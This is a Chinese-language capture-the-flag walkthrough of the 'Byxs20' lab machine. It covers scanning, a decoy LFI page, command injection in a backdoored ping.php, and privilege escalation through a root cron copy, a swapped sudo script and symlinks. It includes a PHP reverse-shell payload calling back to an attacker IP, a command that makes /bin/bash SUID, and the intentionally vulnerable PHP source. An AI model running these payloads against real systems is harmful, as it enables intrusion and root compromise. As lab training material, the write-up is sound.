Byxs20

Byxs 20

主机扫描

```
nmap -sn 192.168.56.0/24
```

```
export ip=192.168.56.126
```

端口扫描

全端口扫描

```
nmap -sS -p- --min-rate 10000 $ip
```

```
PORT   STATE SERVICE
80/tcp open  http
```

详细信息扫描

```
nmap -sT -sC -sV -O -p 22,80 $ip
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:48:E5:24 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
```

```
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web 80 渗透

目录扫描


Gobuster

```
gobuster dir -u http://192.168.56.126/ -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-
medium.txt -x php,html,zip,txt -b 404,403
```

```
/index.html           (Status: 200) [Size: 6]
/templates            (Status: 301) [Size: 320] [-->
http://192.168.56.126/templates/]
/template.php         (Status: 200) [Size: 258]
/conf                 (Status: 301) [Size: 315] [-->
http://192.168.56.126/conf/]
/ping.php             (Status: 200) [Size: 11]
```

陷阱

访问 `template.php` 的时候，你会发现出现的 `Homepage` 和直接访问 `/templates/home.html` 很像



Home Page

Welcome to Homepage

This is a sample home page content.

```
<!-- WARNING: Unsafe include() detected in line 15 -->
<!-- DEBUG: include('/templates/'.home.'.php') -->
<h2>Home Page</h2><div style="background:#f0f0f0;padding:20px;">
    <h3>Welcome to Homepage</h3>
    <p>This is a sample home page content.</p>
</div>
```

查看源代码，也是提示 LFI

```
http://192.168.56.126/template.php?page=about
```

一般都是 `page` 参数这个是很容易猜出来，尝试一下，你会发现好像又能 LFI，但是你想 `../../../../../etc/passwd` 去绕到根目录读取又不太行，你还要用 `\x00` 在后面截断拼接的 `.php`

但是如果你仔细看了 `/templates` 目录你会发现内容是 `home.html`，后缀名对应不上，所以是不存在 LFI（等到拿下机器后看源码）

立足

访问 `ping.php` 提示 `非法的 ip`，一开始以为要添加 `XFF` 去绕过，试了一下发现不行，最终是参数 fuzz

```
wfuzz -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u "http://192.168.56.126/ping.php?FUZZ=id" --hh 11
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -u "http://192.168.56.126/ping.php?FUZZ=id" --hh 11
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.56.126/ping.php?FUZZ=id
Total requests: 4746

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001412:   200        8 L      23 W       144 Ch      "debug"
```

根据爆破出来的参数，尝试一下

再添加 `ip` 参数，我一开始是手工尝试出 `ip` 参数，然后就一直在注入，卡住了，这个必须要有 `debug` 参数才能 RCE，否则很严格的匹配，必须是 IP 地址

```
GET /ping.php?ip={{urlenc(127.0.0.1;php -r
'$sock=fsockopen("192.168.56.105",4444);exec("bash <&3 >&3 2>&3");')}}&debug
HTTP/1.1
```

反弹 Shell 立足

提权 welcome

使用 `sudo -l` 得到：

```
(ALL : ALL) NOPASSWD: /usr/sbin/reboot
```

`linpeas` 跑了一下没有用的，看一下 pspy

```
2025/04/20 03:26:01 CMD: UID=0     PID=55030  | /bin/sh -c cp /var/www/html/conf/apache2.conf.bak  /etc/apache2/apache2.conf
```

`root` 用户的定时任务，给 `apache2.conf.bak` 复制到 `/etc/apache2/apche2.conf`，很明显能修改 `apache2.conf.bak`，现在可读可写 `apache2.conf` 文件

搜素一下：

- Apache 服务是以 root 启动的（标准行为），子进程以 www-data 身份运行
- 子进程以哪个用户身份运行记录在 `apache2.conf` 中，那就修改一下，让 `welcome` 身份运行

直接给 `apache2.conf.bak` 里面的 `User www-data` 和 `Group www-data` 改为如下：

```
# These need to be set in /etc/apache2/envvars
#User www-data
#Group www-data

User welcome
Group welcome
```

修改了，不会直接生效，你可以直接用 `sudo reboot` 重启一下靶机，就会重新加载 `apache2` 的配置文件

之后，反弹 Shell 就会拿到 `welcome` 用户的权限，因为是 `welcome` 的用户启动的 `apache2` 子程序

```
welcome@Byxs20:/home/welcome$ cat user.txt
flag{user-05659dca555d4ddbc396b319645f3d2a}
```

提权 root

使用 `sudo -l` 得到：

```
(ALL : ALL) NOPASSWD: /usr/sbin/reboot
(ALL : ALL) NOPASSWD: /home/welcome/test/test
```

```
welcome@Byxs20:/home/welcome$ ls -ld test
drwxr-xr-x 2 root root 4096 Apr 20 00:31 test

welcome@Byxs20:/home/welcome$ ls -la test/test
-rwxr-xr-x 1 root root 12 Apr 20 00:31 test/test
```

你会发现文件你没有权限去修改，但是你要注意 `test` 文件夹在 `/home/welcome` ，在家目录，那么肯定可以直接 `mv` 或者 `rm -rf` 删除

具体原因如下：

- 文件的移动和删除本质上是 **修改目录的内容**（即目录的元数据），而不是直接操作文件本身。
- 即使文件权限是 `-rw-r--r--`（只读），只要你对所在目录有写权限，仍然可以删除它。

```
mv test/ test_bak
```

不仅是文件，文件夹也是如此，并不需要关心文件或文件夹属主是谁，只需要看一下目录的权限，只要有权限，那么就可以替换，实现李鬼代替李逵提权：

```
mkdir test
```


```
cat > test/test <<EOF
#!/bin/bash
chmod +xs /bin/bash
EOF
```

```
chmod +x test/test
```

```
sudo /home/welcome/test/test
```

```
welcome@Byxs20:/home/welcome$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```

后续直接 SUID 提权




```
flag{root-f9ef88715e3bbec612f9f88d64ae3a99}
```

补充

源代码

`template.php` 源代码：

```php
<?php
// template.php - 安全的伪漏洞模板系统
$templates = [
    'home' => 'templates/home.html',
    'about' => 'templates/about.html',
    'contact' => 'templates/contact.html'
];

$page = $_GET['page'] ?? 'home';

// 伪造漏洞特征（关键诱导技巧）
echo "<!-- WARNING: Unsafe include() detected in line 15 -->\n";
echo "<!-- DEBUG: include('/templates/'.$page.'.php') -->\n";

// 实际安全包含逻辑
if(isset($templates[$page])){
    // 显示正常内容
    echo "<h2>".ucfirst($page)." Page</h2>";
    @include($templates[$page]); // @抑制错误更逼真
}else{
    // 精心设计的错误页面（模拟漏洞利用失败）
    header("HTTP/1.1 500 Server Error");
    echo "<!DOCTYPE html>
    <html>
    <head>
        <title>Template Error</title>
        <style>
            .debug {
                background:#f8f8f8;
                border-left:3px solid red;
                padding:10px;
                font-family:monospace;
                margin:15px 0;
```

```
            }
        </style>
    </head>
    <body>
        <h1 style='color:red'>Template Inclusion Failed</h1>
        <p>Invalid template: <code>".htmlspecialchars($page)."</code></p>

        <div class='debug'>
            Warning: include(/templates/".htmlspecialchars($page).".php):
            failed to open stream: No such file or directory in
            <b>/var/www/html/template.php</b> on line <b>15</b>
        </div>

        <div style='color:#888;font-size:0.8em'>
            <!-- 伪造调试回溯 -->
            Stack trace:<br>
            #0 /var/www/html/template.php(15): include()<br>
            #1 {main}
        </div>
    </body>
    </html>";

    // 已移除所有日志记录代码
}
?>
```

`ping.php` 源代码：

```
<?php
// diag.php - 表面严格校验，实际暗藏调试后门
$ip = $_GET['ip'] ?? '';

// 暗桩触发条件：只要携带debug参数
if(isset($_GET['debug'])){
    // 关闭错误提示避免暴露路径
    error_reporting(0);

    // 输出详细系统信息（伪装成调试模式）
    echo "<pre>";
    echo "[*] Debug Mode Activated\n";
    echo "[+] Raw Command: ping -c 3 " . $ip . "\n";

    // 直接拼接命令执行（无任何过滤）
    system("ping -c 3 " . $ip);

    // 泄漏敏感信息
    echo "\n\n=== System Info ===\n";
    echo "PHP User: " . shell_exec('whoami');
    echo "PHP Version: " . phpversion() . "\n";
```

```
    echo "Disable Functions: " . ini_get('disable_functions') . "\n";
    echo "</pre>";
    exit;
}

// 主功能：严格IPv4正则验证（无懈可击）
if (!preg_match('/^(25[0-5]|2[0-4]\d|1\d{2}|[1-9]?\d)\.(25[0-5]|2[0-4]\d|1\d{2}|[1-9]?\d)\.(25[0-5]|2[0-4]\d|1\d{2}|[1-9]?\d)\.(25[0-5]|2[0-4]\d|1\d{2}|[1-9]?\d)$/', $ip)) {
    die("Invalid IP!");
}

// 安全执行命令（无注入可能）
$cmd = ['ping', '-c', '3', $ip];
system(escapeshellcmd(implode(' ', $cmd)));
?>
```

提权

使用 `cp` 复制时候，你是可以 `mv` 重命名 `apache2.conf.bak` ，然后链接给别的位置的文件，等到定时任务复制到 `apache2.conf` 后，再读取 `apache2.conf` ，这就是 `sudo` 权限的任意文件读取

```
cd /var/www/html/conf
mv apache2.conf.bak a
ln -sv /root/root.txt apache2.conf.bak
```

参数解释：

`-s` （ `--symbolic` ）**创建符号链接（symbolic link）** ，即“软链接”

- 符号链接类似于快捷方式，可以跨文件系统，也可以指向目录。
- 如果不加 `-s` ，默认创建的是硬链接（hard link）

  `-v` （ `--verbose` ）**显示详细操作信息**
- 执行时会输出创建链接的路径信息，便于确认操作结果。

这样软链接后，等待 `cp` 复制时候会直接复制 `/root/root.txt` 替换 `/etc/apache2/apache2.conf`

```
bash-5.0$ cat /etc/apache2/apache2.conf
flag{root-f9ef88715e3bbec612f9f88d64ae3a99}
```

同理，你也可以读取 `/home/welcome/user.txt` 的 FLAG